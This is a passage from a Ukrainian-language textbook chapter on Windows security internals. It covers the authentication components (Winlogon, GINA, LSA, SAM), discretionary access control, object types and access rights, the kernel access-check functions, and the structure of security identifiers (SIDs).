- Процес Logon (Winlogon) — процес режиму користувача (\WINNT\System32\Winlogon.exe), що відповідає за підтримку SAS (Secure Attention Sequence)

і керування сеансами інтерактивного входження у систему. В процесі реєстрації користувача Winlogon створює оболонку — інтерфейс користувача.

- Графічна бібліотека ідентифікації та автентифікації (Graphical Identification and Authentication, GINA) — бібліотека режиму користувача, що виконується в процесі Winlogon і застосовується для отримання пароля та імені користувача або PIN-коду смарт-карти. Стандартна бібліотека GINA розміщується у \WINNT\System32\Msgina.dll.
- Служба мережного входження у систему (Net Logon) — Win32-сервіс (\WINNT\System32\Netlogon.dll), який виконується в Lsass і реагує на запити мережного входження від Майкрософт LAN Manager 2 під керуванням Windows (будь-яких версій до Windows 2000). Автентифікація виконується так само, як і під час локальної реєстрації: дані передаються Lsass для перевірки. У Netlogon також вбудовано службу локатора, що здійснює пошук контролерів домену.
- Бібліотека функцій режиму ядра (Kernel Security Device Driver, KSecDD) — це бібліотека (\WINNT\System32\Drivers\Ksecdd.sys), що реалізує інтерфейси локального виклику процедур (Local Procedure Call, LPC), які використовують інші компоненти захисту режиму ядра, зокрема файлова система, яка надає доступ до зашифрованих файлів (Encrypting File System, EFS), для взаємодії з Lsass у режимі користувача.

На рис. 13.2 показано взаємозв'язки між деякими з цих компонентів та базами даних, якими вони керують.




Рис. 13.2. Архітектура системи безпеки Windows і взаємодія її компонентів із БД

Монітор безпеки SRM і база даних Lsass взаємодіють між собою за допомогою механізму LPC. Під час ініціалізації операційної системи SRM створює порт `SeRmCommandPort`, до якого підключається Lsass. Під час запуску Lsass створюється LPC-порт `SeLsaCommandPort`, до якого підключається SRM. Останній створює розділ спільної пам'яті для передавання повідомлень, довших за 256 байт, і передає його визначник під час запиту на з'єднання. Оскільки після з'єднання на етапі ініціалізації системи SRM і Lsass більше не прослуховують свої порти, жоден процес користувача підключитися до цих портів не може.

13.3. Розмежування доступу

13.3.1. Основні принципи реалізації системи розмежування доступу

Windows реалізує дискреційну модель розмежування доступу і підтримує 4 типи суб'єктів і 13 типів об'єктів доступу. Керування доступом здійснюється за допомогою модуля SRM і реалізується шляхом виклику функції `SeAccessCheck` ядра операційної системи за будь-яких спроб суб'єкта отримати доступ до об'єкта. При цьому використовуються дві структури даних — *маркер доступу суб'єкта*, що є носієм його повноважень, і *дескриптор захисту об'єкта*, що містить ідентифікатори власника об'єкта та його первинної групи, список дискреційного керування доступом (Discretionary Access Control List, DACL) та системний список керування доступом (System Access Control List, SACL). Таким чином, матриця доступу зберігається у вигляді множини списків контролю доступу об'єктів. Ці списки мають нефіксовану довжину і можуть містити довільну кількість елементів контролю доступу (Access Control Entry, ACE), які дозволяють або забороняють доступ. ACE, що забороняють доступ, мають вищий пріоритет. За відсутності ACE, що дозволяє доступ, суб'єкту в доступі буде відмовлено. Задавати права доступу до файлових об'єктів можна за допомогою службової програми Windows Explorer і консольної команди cacls.

13.3.2. Суб'єкти доступу Windows

Windows підтримує такі суб'єкти доступу.

- **Користувачі (звичайні та псевдокористувачі).** Псевдокористувачі у стандартній конфігурації Windows — це:
  - SYSTEM — ОС локального комп'ютера;
  - псевдокористувачі з іменами *<ім'я_комп'ютера>*$, де *ім'я_комп'ютера* — мережне ім'я комп'ютера; ці псевдокористувачі відображають ОС інших комп'ютерів у мережі та використовуються під час автентифікації робочої станції на контролері домену.
- **Групи користувачів.** У Windows кожний користувач може входити до кількох груп. Для сумісності з програмним інтерфейсом POSIX серед груп, до яких входить користувач, виокремлюють первинну групу.

- **Спеціальні (тимчасові) групи.** Належність користувача до спеціальних груп, на відміну від звичайних, визначає операційна система залежно від дій цього користувача. Наприклад, до групи INTERACTIVE належать ті користувачі, що працюють із системою інтерактивно, до групи NETWORK — користувачі, які задіюють систему через мережу, до групи DIAL_UP — користувачі, які входять до системи через модем. Спеціальна група не може бути первинною групою користувача.
- **Відносні суб'єкти.** Це такі суб'єкти, які мають сенс лише у контексті об'єкта, для якого визначено права доступу, наприклад:
  - CREATOR_OWNER — власник об'єкта;
  - CREATOR_GROUP — первинна група власника об'єкта.

У Windows є такі суб'єкти доступу, що мають наперед визначені ідентифікатори: SYSTEM, INTERACTIVE, NETWORK, DIAL_UP, CREATOR_OWNER, CREATOR_GROUP, EVERYONE (останній суб'єкт не було описано раніше; це група, до якої належать усі користувачі та псевдокористувачі). Під час інсталяції операційна система Windows автоматично створює такі визначені наперед суб'єкти доступу:

- Administrator — адміністратор операційної системи;
- Guest — гість, користувач з мінімальними правами, який входить до системи анонімно; цей обліковий запис з міркувань безпеки доцільно блокувати;
- Administrators — група адміністраторів ОС; оскільки переважну більшість прав і привілеїв адміністратора визначено саме для цієї групи, користувача достатньо включити до неї, щоб надати йому права адміністратора;
- Users — група користувачів ОС; за умовчанням члени цієї групи мають дуже обмежені права;
- Backup Operators — група операторів резервного копіювання;
- Replicator — суб'єкт доступу, що використовується для автоматичної реплікації файлів і ключів реєстру між комп'ютерами домену;
- Power Users (лише на робочих станціях) — група користувачів, які мають більші права, ніж звичайні користувачі;
- Account Operators (лише на серверах) — група користувачів, які можуть працювати з обліковими записами непривілейованих суб'єктів доступу;
- Print Operators (лише на серверах) — група адміністраторів друку;
- Server Operators (лише на серверах) — група операторів сервера, які за умовчанням мають дещо більші повноваження, ніж звичайні користувачі.

У доменах Windows також є наперед визначені глобальні групи, спільні для всіх комп'ютерів домену:

- Domain Admins — адміністратори домену;
- Domain Users — користувачі домену;
- Domain Guests — гості домену.

13.3.3. Об'єкти доступу Windows

На відміну від UNIX, усі об'єкти Windows є об'єктами доступу. Доступ суб'єкта до будь-якого об'єкта може бути довільним чином обмежений. У Windows існує ієрархія типів об'єктів, причому операції, визначені для певного типу об'єктів, успадковують об'єкти всіх підтипів цього типу.

Ми зазначимо в цьому підрозділі лише стандартні типи об'єктів доступу, що їх підтримує Windows [91].

- Файлові об'єкти, до яких належать:
  - файли;
  - дискові каталоги;
  - пристрої — об'єкти, які використовують для взаємодії програм із драйверами фізичних і логічних пристроїв;
  - канали (Pipes) — об'єкти, які використовують для організації взаємодії процесів;
  - поштові скриньки (Mailslots) — об'єкти, що використовують для асинхронного передавання повідомлень між процесами.
- Каталоги об'єктів (Object Directories) — об'єкти, які містять у собі інші об'єкти. На відміну від дискових каталогів, каталоги об'єктів можуть містити в собі будь-які об'єкти. Каталоги об'єктів є тимчасовими об'єктами і зберігаються лише в оперативній пам'яті.
- Ключі реєстру (Registry Keys) — окремі записи системного реєстру Windows (ієрархічної бази даних, що містить усю інформацію щодо інсталяції та настроювання системи і прикладних програм).
- Процеси — екземпляри програм, що виконуються в поточний момент на цьому комп'ютері.
- Потоки або нитки (Threads) — низки машинних команд, що послідовно виконуються в поточний момент на цьому комп'ютері. Один процес може містити в собі кілька потоків, що виконуються паралельно. У Windows планування процесорного часу здійснюють саме для потоків.
- Диспетчер сервісів (Service Control Manager) — об'єкт Windows, який використовують для керування сервісами.
- Сервіси (Services) — програмні модулі Windows, керування якими здійснює диспетчер сервісів. Сервіси Windows дуже подібні до драйверів, і керування ними здійснюється аналогічно. Але на відміну від драйверів сервіси виконуються в режимі користувача, а не ядра.
- Об'єкти керування вікнами (Windows Management Objects):
  - робочі столи (Desktops) — сукупності вікон, що взаємодіють між собою; вікна різних робочих столів не можна водночас відобразити на екрані одного комп'ютера;
  - віконні станції (Window Stations) — сукупності робочих столів; на різних віконних станціях можуть одночасно працювати кілька користувачів.

- Порти (Ports) — об'єкти, які використовують під час передавання повідомлень між процесами.
- Секції поділюваної пам'яті (Shared Memory Sections) — області пам'яті, що поділяються між кількома процесами.
- Символьні посилання (Symbolic Links) — об'єкти, що дають можливість створювати синоніми для імені об'єкта.
- Маркери доступу (Access Tokens) — об'єкти, що містять інформацію про користувачів і псевдокористувачів, які працюють у системі.
- Об'єкти синхронізації:
  - події (Events) — об'єкти, що використовують за асинхронного звернення до файлових систем і пристроїв;
  - пари подій (Event Pairs) — об'єкти, що використовують під час передавання повідомлень від одного процесу до іншого;
  - семафори (Semaphores) — об'єкти, які використовують задля обмеження кількості одночасних звернень різних потоків до одного об'єкта операційної системи;
  - м'ютекси (Mutexes) — об'єкти, що використовують для виключення одночасного доступу кількох потоків до одного об'єкта операційної системи.

Файли, дискові каталоги та ключі реєстру є постійними об'єктами і можуть зберігатися на дисках комп'ютера. Решта об'єктів є тимчасовими і зберігаються лише в оперативній пам'яті. Об'єкти, які можуть містити інші об'єкти, а саме дискові та каталоги об'єктів, а також ключі реєстру, називають контейнерами.

13.3.4. Стандартні настроювання прав доступу

Стандартні настроювання системи безпеки сучасних десктопних версій Windows визначають відповідно до прав, призначеним цим групам за умовчанням.

- Administrators (у російській локалізації системи — администраторы) — користувачі з цієї групи мають повний набір прав на локальному комп'ютері чи в домені.
- Users (у російській локалізації — пользователи) — за умови, що нову копію Windows встановлено в розділі NTFS, стандартне настроювання системи безпеки таке, що користувачі з групи Users не можуть порушувати цілісність операційної системи і встановлених програм. Користувачі з цієї групи не мають повноважень на встановлення програм, які б могли використовувати інші члени групи (у такий спосіб здійснюють захист від «троянських коней»). Користувачі не можуть також отримати доступ до даних інших користувачів.
- Power Users (у російській локалізації — опытные пользователи). Ця група має менше прав, ніж група Administrators, але набагато більше, ніж група Users. Зокрема, користувачі з цієї групи, на відміну від користувачів із групи Users, мають право на записування в підкаталоги Program Files, що дає їм змогу інсталювати деякі програми. У системі Windows XP Home Edition ця група відсутня.

Систему безпеки настроюють на етапі інсталяції Windows (на початку графічної фази цього процесу). Настроїти параметри безпеки для об'єктів файлової системи можна лише за умови, що на диску (або в окремому логічному розділі) встановлено файлову систему NTFS.

Після встановлення пакетів поновлень (Service Pack) параметри безпеки можуть змінитися — як правило, захищеність системи зростає. Проте може виникнути проблема сумісності з раніше встановленим прикладним ПЗ, через що деякі програми можуть навіть припинити своє функціонування.

13.3.5. Ідентифікація й автентифікація

Підсистема автентифікації Windows має трирівневу архітектуру (рис. 13.3).




Рис. 13.3. Архітектура підсистеми автентифікації Windows NT

На верхньому рівні підсистеми автентифікації функціонує процес автентифікації WinLogon.exe, який є звичайним процесом Win32, що виконується від імені псевдокористувача SYSTEM. Процес автоматично запускається під час старту операційної системи і залишається активним доти, доки не буде вимкнено живлення комп'ютера чи перезавантажено операційну систему. У випадку аварійного завершення WinLogon здійснюється примусове аварійне завершення роботи всієї ОС (стан, відомий як «синій екран»). Більшість високорівневих функцій процесу автентифікації реалізують бібліотеки-провайдери (на кшталт msgina.dll — провайдер локального входження у систему). Якщо у системі встановлено програмне забезпечення, що підтримує входження користувачів із віддалених терміналів (наприклад, сервер Telnet), то це програмне забезпечення має зареєструвати свого провайдера.

На середньому рівні головну роль виконують локальний розпорядник безпеки (Local Security Authority, LSA) і так звані пакети автентифікації — бібліотеки, що реалізують більшість низькорівневих функцій автентифікації. LSA виконується в процесі Lsass.exe, подібно до WinLogon, у режимі користувача і від імені псевдокористувача SYSTEM. Як і WinLogon, LSA передовіряє більшість своїх функцій бібліотекам. Стандартну схему автентифікації реалізує пакет MSV (бібліотека msv1_0.dll).

На нижньому рівні підсистеми автентифікації знаходяться сховища облікових записів користувачів, зокрема еталонні образи паролів. У стандартній конфігурації ОС нижній рівень підсистеми автентифікації містить базу даних SAM і сервіс NetLogon: першу використовують для отримання даних з реєстру локального комп'ютера, а другу — з контролера домену.

Усі зазначені компоненти було описано вище, в підрозділі 13.2.2.

Вхід користувача до системи здійснюється таким чином.

1. Провайдер отримує від користувача інформацію, що ідентифікує та автентифікує його. У стандартній конфігурації — умовне ім'я і пароль користувача. Інші провайдери можуть автентифікувати користувачів за токенами або за біометричними характеристиками.
2. Провайдер здійснює автентифікацію, передаючи інформацію, що ідентифікує та автентифікує користувача, на середній рівень. Для цього використовується системний виклик LogonUser.
3. На середньому рівні пакет автентифікації отримує з верхнього рівня інформацію, що ідентифікує й автентифікує користувача, і генерує образ пароля.
4. Звертаючись до нижнього рівня підсистеми, пакет автентифікації отримує еталонний образ пароля і порівнює його з образом пароля, отриманого з даних, які йому було передано з верхнього рівня.
5. Якщо паролі збігаються, LSA отримує з нижнього рівня інформацію про те, чи може цей користувач негайно розпочати роботу з системою (чи не застарілий пароль, чи не заблоковано обліковий запис користувача тощо).
6. У разі позитивного результату останньої перевірки LSA створює маркер доступу користувача, отримавши додатково всю необхідну інформацію з нижнього рівня підсистеми автентифікації. Сформований маркер доступу передається на верхній рівень підсистеми.
7. Якщо маркер доступу було створено успішно, провайдер здійснює авторизацію користувача. Для цього він запускає процес UserInit.exe від імені користувача, якого щойно було автентифіковано.
8. Процес UserInit завантажує індивідуальні настроювання користувача, монтує його ключ реєстру і завантажує програмне середовище (Windows Explorer).

Як бачимо, архітектура підсистеми авторизації досить гнучка і дає змогу використовувати будь-які способи перевірки істинності. Зауважте, що WinLogon, запускаючи процес UserInit, використовує привілеї псевдокористувача SYSTEM. Якщо псевдокористувач SYSTEM не матиме привілеїв запускати процес від імені іншого користувача, користувачі не зможуть входити у систему.

Образи паролів зберігаються в спеціальному розділі реєстру, при цьому використовуються дві хеш-функції: MD4 (NT-hash) та менш криптостійка на основі DES (остання для сумісності з клієнтами попередньої серверної операційної системи від Майкрософт — LAN Manager). Особливістю системи є те, що авторизацію користувача можна проводити локально і делегувати контролерові домену.

Система керування обліковими записами локальних користувачів і групами у Windows має широкі можливості. Зокрема, для кожного користувача можна задати низку атрибутів, на кшталт належності до певної групи, місцезнаходження профілю користувача (User Profile), повноважень на доступ по комутованих лініях тощо. Крім того, можна задати політику керування обліковими записами, що регламентує:

- мінімальний та максимальний терміни існування пароля;
- мінімальну довжину пароля;
- унікальність пароля;
- кількість невдалих спроб автентифікації за заданий проміжок часу, після яких обліковий запис блокується;
- тривалість блокування облікового запису.

Інтерфейс керування обліковими записами також дає змогу призначати користувачам привілеї (права на всю систему, а не на конкретний об'єкт, наприклад, право входити в систему локально або змінювати системний час) та задавати політику аудита.

13.3.6. Реалізація дискреційного керування доступом

Ми розглянули суб'єкти та об'єкти доступу, які контролює система керування доступом Windows. Далі розглянемо реалізацію цієї системи [91, 106–108]. Ключову роль у захисті об'єктів відіграє диспетчер об'єктів. Коли деякий потік намагається отримати доступ, він запитує визначник об'єкта. Диспетчер об'єктів та SRM, ґрунтуючись на ідентифікаційних даних процесу, визначають, чи можна надати йому визначник, що дозволяє доступ до потрібного об'єкта.

Механізм, який називають уособленням (Impersonation), дає змогу змінити контекст захисту. У випадку уособлення механізми перевірки захисту використовують контекст захисту потоку замість контексту захисту процесу, а без уособлення — контекст захисту процесу, до якого належить потік. Усі потоки одного процесу використовують спільну таблицю визначників, тому, коли потік відкриває будь-який об'єкт (навіть під час уособлення), всі потоки цього процесу отримують доступ до цього об'єкта.

Методи доступу

Загалом Windows підтримує 22 методи доступу суб'єктів до об'єктів, шість з яких підтримують об'єкти всіх типів:

- видалення об'єкта;
- отримання атрибутів захисту об'єкта;

- зміна атрибутів захисту об'єкта;
- зміна власника об'єкта;
- отримання та зміна параметрів аудита, що стосуються об'єкта (ACCESS_SYSTEM_SECURITY);
- синхронізація (SYNCHRONIZE).

Згадані методи є стандартними методами доступу.

Об'єкти кожного з типів підтримують також специфічні методи доступу (їх може бути 16). У табл. 13.1 наведено специфічні методи доступу для об'єктів деяких типів.

Таблиця 13.1. Специфічні методи доступу для об'єктів, що використовуються найчастіше

Об'єкт доступу	Методи доступу
Файл	Читання Записування Додавання інформації в кінець файлу Виконання Отримання атрибутів Змінення атрибутів Отримання розширених атрибутів Змінення розширених атрибутів
Каталог на диску	Переглядання Створення нового файлу Створення підкаталогу Звернення до підкаталогу Видалення файлу або підкаталогу Отримання атрибутів Змінення атрибутів Отримання розширених атрибутів Змінення розширених атрибутів
Ключ реєстру	Читання значень Змінення значень Створення підключа Перелік підключів Вимога сповіщення у разі здійснення доступу до ключа іншого потоку Створення символьного посилання
Процес	Завершення Створення нового потоку Змінення атрибутів сторінок адресного простору Читання адресного простору Записування в адресний простір Дублювання дескриптора Отримання пріоритету Змінення пріоритету
Потік	Завершення Призупинення/поновлення Отримання контексту Змінення контексту Отримання пріоритету Змінення пріоритету Призначення маркера доступу

Таблиця 13.1 (*закінчення*)

Об'єкт доступу	Методи доступу
Диспетчер сервісів	Підключення Отримання статусу списку сервісів Перелік сервісів Створення нового сервісу Блокування списку сервісів
Сервіс	Запуск Зупинення Призупинення-поновлення Отримання поточного стану Оновлення поточного стану Перелік залежних сервісів Отримання конфігурації Змінення конфігурації Специфічний для цього сервісу метод доступу
Робочий стіл	Читання елементів робочого столу Змінення елементів робочого столу Створення вікна Створення меню Встановлення фільтра (Hook Setting) Записування макрокоманди (Journal Recording) Відтворення макрокоманди (Journal Playback) Перелік Відображення робочого столу на екрані
Віконна станція	Читання вмісту екрана Закриття Отримання атрибутів Звернення до буфера обміну (Clipboard) Звернення до таблиці атомів Створення нового робочого столу Перелік робочих столів Перелік самої віконної станції
Секція	Отримання інформації про поточний стан Відображення для читання Відображення для записування Відображення для виконання Змінення розміру
Маркер доступу	Читання Отримання інформації про підсистему, що створила маркер доступу Вмикання-вимикання груп Вмикання-вимикання привілеїв Змінення атрибутів захисту за умовчанням Призначення процесу Призначення потоку Копіювання
Подія	Отримання стану Змінення стану
Семафор	Отримання стану Змінення стану
М'ютекс	Отримання стану Змінення стану

Деякі з методів доступу вимагають від суб'єкта доступу наявності таких спеціальних привілеїв:

- створення нового сервісу;
- блокування списку сервісів;
- запуск сервісу;
- зупинення сервісу;
- призупинення/поновлення сервісу;
- призначання процесу маркера доступу;
- отримання або змінення параметрів аудита, що стосуються об'єкта.

Права доступу

Для кожного специфічного методу доступу, що підтримують об'єкти певного типу, існує право на його здійснення. Такі права називають специфічними. Для кожного стандартного методу доступу, крім ACCESS_SYSTEM_SECURITY, також існує право доступу. Такі права називають *стандартними* — вони діють для об'єктів усіх типів.

Windows, окрім згаданих, підтримує так звані загальні права доступу (Generic), або *відображувані* (Mapped). До них належать:

- читання (GENERIC_READ);
- записування (GENERIC_WRITE);
- виконання (GENERIC_EXECUTE);
- усі дії (GENERIC_ALL).

Відображувані права доступу введено, насамперед, для сумісності з програмним інтерфейсом POSIX, який підтримує лише визначені для всіх типів об'єктів права доступу: читання, записування та виконання. Кожне з відображуваних прав доступу є певною комбінацією стандартних і специфічних прав доступу. Відтак відображуване право доступу дає змогу здійснити деякий набір методів доступу до об'єкта. Хоча відображувані права можуть надавати доступ до будь-якого об'єкта, це залежатиме від типу самого об'єкта, оскільки він може мати специфічні права. Процес перетворення відображуваного права доступу на набір стандартних і специфічних прав доступу називають *відображенням прав доступу*. Порядок відображення для об'єктів конкретного типу визначається під час реєстрації цього типу об'єктів.

Як приклад розглянемо відображуване право на читання. Це право дає змогу здійснювати такий доступ до об'єкта типу «файл»:

- читання;
- отримання DOS-атрибутів;
- отримання розширених атрибутів;
- отримання атрибутів захисту;
- синхронізація.

Водночас до об'єкта типу «ключ реєстру» це право дає змогу здійснювати такий доступ:

- читання значень;
- перелік підключів;
- вимога сповіщення під час доступу до ключа іншого потоку;
- отримання атрибутів захисту;
- синхронізація.

Ще одним класом прав доступу, які підтримує Windows, є *віртуальні права доступу*. Віртуальні права доступу можуть бути запитані суб'єктом, але не можуть бути йому надані. Є два віртуальних права доступу:

- MAXIMUM_ALLOWED;
- ACCESS_SYSTEM_SECURITY.

Якщо суб'єкт запитує віртуальне право MAXIMUM_ALLOWED, він отримує доступ до об'єкта за максимальною для цього суб'єкта множиною методів. Тобто, йому надаються всі методи, на які він має права.

Право ACCESS_SYSTEM_SECURITY — це право на здійснення однойменного стандартного методу доступу. Право є віртуальним, тому що насправді можливість доступу суб'єкта за цим методом контролюється відповідним привілеєм суб'єкта, який надає йому право доступу за цим методом до всіх без винятку об'єктів доступу. Заборонити чи дозволити доступ за цим методом конкретного суб'єкта до конкретного об'єкта неможливо.

Механізми перевірки прав доступу

Згідно з моделлю захисту Windows потік ще до відкривання об'єкта має вказати, які операції він виконуватиме над цим об'єктом. Система перевіряє методи доступу, які запитав потік, і, якщо такий доступ йому дозволено, він отримує визначник, що дає змогу йому (та іншим потокам цього процесу) виконувати операції над об'єктом. Диспетчер об'єктів реєструє права доступу, надані для цього визначника, в таблиці визначників, що належить процесу [108].

Одна з подій, що примушує диспетчер об'єктів перевіряти права доступу, — відкривання процесом наявного об'єкта за його іменем. Диспетчер об'єктів шукає його у своєму просторі імен. Якщо об'єкт знайдено, диспетчер об'єктів викликає внутрішню функцію `ObpCreateHandle` (для цього викликається функція виконуючої системи `ExCreateHandle`). Вона створює елемент у таблиці визначників, якій зіставляється з об'єктом, лише у тому разі, якщо функція диспетчера об'єктів `ObpIncrementHandleCount` повідомить, що потік має право на доступ до цього об'єкта. Ще одна функція диспетчера об'єктів, `ObCheckObjectAccess`, здійснює перевірку прав доступу.

У функцію `ObCheckObjectAccess` передаються атрибути захисту потоку, що відкриває об'єкт, а також тип доступу, що запитується, та покажчик на об'єкт. Функція спочатку блокує захист об'єкта та контекст захисту потоку. Блокування захисту об'єкта запобігає його модифікації іншим потоком під час визначення

прав доступу, а блокування контексту захисту потоку не дає іншому потоку того самого або іншого процесу змінити ідентифікаційні дані захисту першого потоку під час перевірки його прав доступу. Далі `ObCheckObjectAccess` викликає метод захисту об'єкта, щоб отримати його параметри захисту.

Щоразу, коли SRM викликає метод захисту об'єкта, він спочатку перевіряє, чи не використовує об'єкт стандартний захист. Об'єкт зі стандартним захистом зберігає інформацію про захист у своєму заголовку і пропонує метод захисту з іменем `SeDefaultObjectMethod`. Об'єкт, який не використовує стандартний захист, має сам надавати інформацію про захист і пропонувати власний метод захисту. Стандартний захист використовують об'єкти на кшталт м'ютексів, подій і семафорів.

Приклад об'єкта з нестандартним захистом — об'єкт типу «файл». У диспетчера введення-виведення, що визначає об'єкти типу «файл», є драйвер файлової системи, який керує захистом файлів або не реалізовує захист (наприклад, драйвер файлової системи FAT32). Таким чином, коли система запитує інформацію про захист об'єкта «файл», що є файлом у розділі NTFS, вона отримує цю інформацію від драйвера файлової системи NTFS, який, у свою чергу, отримує її від методу захисту об'єкта «файл», що належить диспетчеру введення-виведення. Під час відкривання файлу функція `ObCheckObjectAccess` не виконується, оскільки об'єкти «файл» знаходяться у вторинних просторах імен. Система викликає метод захисту об'єкта «файл» лише за умови, що потік явно запитує чи встановлює параметри захисту файлу (наприклад, через Win32-функцію `SetFileSecurity` або `GetFileSecurity`).

Отримавши інформацію про захист об'єкта, `ObCheckObjectAccess` викликає SRM-функцію `SeAccessCheck`, яка є базовою функцією моделі захисту Windows. Вона приймає параметри захисту об'єкта, ідентифікаційні дані захисту потоку (в тому вигляді, в якому їх було отримано від `ObCheckObjectAccess`) і тип доступу, який запитує потік. Функція `SeAccessCheck` повертає значення True або False, залежно від того, чи дозволяє вона потоку доступ того типу, який він запитав.

Інша подія, що змушує диспетчер об'єктів виконати перевірку прав доступу, — посилання процесу на об'єкт за наявним визначником. Такі посилання здійснюються, наприклад під час маніпулювання з об'єктом через Win32 API з передаванням його визначника. Нехай потік, що відкриває файл, запитує доступ для читання із файлу. Якщо потік має відповідні права, визначені його контекстом захисту та параметрами захисту файлу, диспетчер об'єктів створює визначник цього файлу в таблиці визначників, що належить процесу — власнику цього потоку. Інформація про наданий процесу тип доступу зіставляється з визначником і зберігається диспетчером об'єктів. Надалі потік може спробувати записати дані в цей файл через Win32-функцію `WriteFile`, надавши як параметр визначник файлу. Системний сервіс `NtWriteFile`, який викличе `WriteFile` через `Ntdll.dll`, звернеться до функції диспетчера об'єктів `ObReferenceObjectByHandle`, щоб отримати посилання на об'єкт «файл» за його визначником. Функція `ObReferenceObjectByHandle` приймає запитаний тип доступу як параметр.

Знайшовши у таблиці визначників елемент, що відповідає потрібному визначнику, `ObReferenceObjectByHandle` порівняє запитаний тип доступу з тим, що був наданий під час відкривання файлу. В цьому випадку `ObReferenceObjectByHandle` повідомить, що операцію запису буде завершено невдало, оскільки потік, відкриваючи файл, не отримав право на записування в нього.

Функції захисту Windows також дають змогу прикладним програмам Win32 визначати власні закриті об'єкти і викликати SRM-сервіси для застосування до цих об'єктів засобів захисту Windows. Багато з функцій режиму ядра, які використовує диспетчер об'єктів та інші компоненти виконавчої системи для захисту своїх об'єктів, експортуються у вигляді Win32-функцій режиму користувача. Наприклад, еквівалентом `SeAccessCheck` для режиму користувача є `AccessCheck`. Відтак програми Win32 можуть використовувати модель захисту Windows та інтегруватися з інтерфейсами автентифікації та адміністрування цієї ОС.

Ідентифікатори захисту

Для ідентифікації активних об'єктів (суб'єктів) у системі Windows замість імен (які можуть і не бути унікальними) використовують ідентифікатори захисту (Security Identifiers, SID) [93, 108]. SID мають користувачі, локальні групи та групи домену, а також локальні комп'ютери, домени та члени доменів. SID — це числове значення змінної довжини, що формується з номера версії його структури, 48-бітового коду агента ідентифікатора та змінної кількості 32-бітових кодів субагентів та (або) відносних ідентифікаторів (Relative IDentifiers, RID). Код агента ідентифікатора (Identifier Authority Value) визначає агента, що надав SID. Таким агентом зазвичай є локальна система або домен під керуванням Windows. Коди субагентів ідентифікують попечителів, яких уповноважив агент, що видав SID. А RID — не більше як засіб створення унікальних SID на основі спільного базового SID (Common Based SID). Оскільки SID має достатньо велику довжину і Windows намагається генерувати дійсно випадкові значення для кожного SID, імовірність появи двох однакових SID практично дорівнює нулю.

У текстовій формі кожен SID починається з префікса S, за яким розташовані групи чисел, розділені дефісами, наприклад:

```
S-1-5-21-746385570-2913517877-2667279727-1023
```

У цьому SID номер версії дорівнює 1, код агента ідентифікатора — 5 (для Windows — SECURITY_NT_AUTHORITY), далі йдуть коди чотирьох субагентів і один RID наприкінці (1023).

SID призначається комп'ютеру під час інсталяції Windows (програмою Windows Setup). Потім Windows призначає SID локальним обліковим записам на цьому комп'ютері. SID кожного локального облікового запису формується на основі SID комп'ютера з додаванням RID. RID облікових записів користувача починається з 1000 і збільшується на 1 для кожного нового користувача або групи. Так само Windows видає SID кожному новоствореному домену (що працює під керуванням Windows). Нові облікові записи домену отримують SID, що формуються на основі SID домену з додаванням RID (який також починається з 1000

і збільшується на 1 для кожного нового користувача або групи). RID із номером 1023 вказує на те, що його SID є 24-м, який був виданий доменом.

Багатьом наперед заданим обліковим записам і групам Windows видає SID, що складається із SID комп'ютера або домену та наперед заданого RID.

Так, RID облікового запису адміністратора дорівнює 500, а RID облікового запису гостя — 501. Таким чином, в основі SID облікового запису локального адміністратора лежить SID комп'ютера, до якого додано RID, що дорівнює 500:

```
S-1-5-21-746385570-2913517877-2667279727-500
```

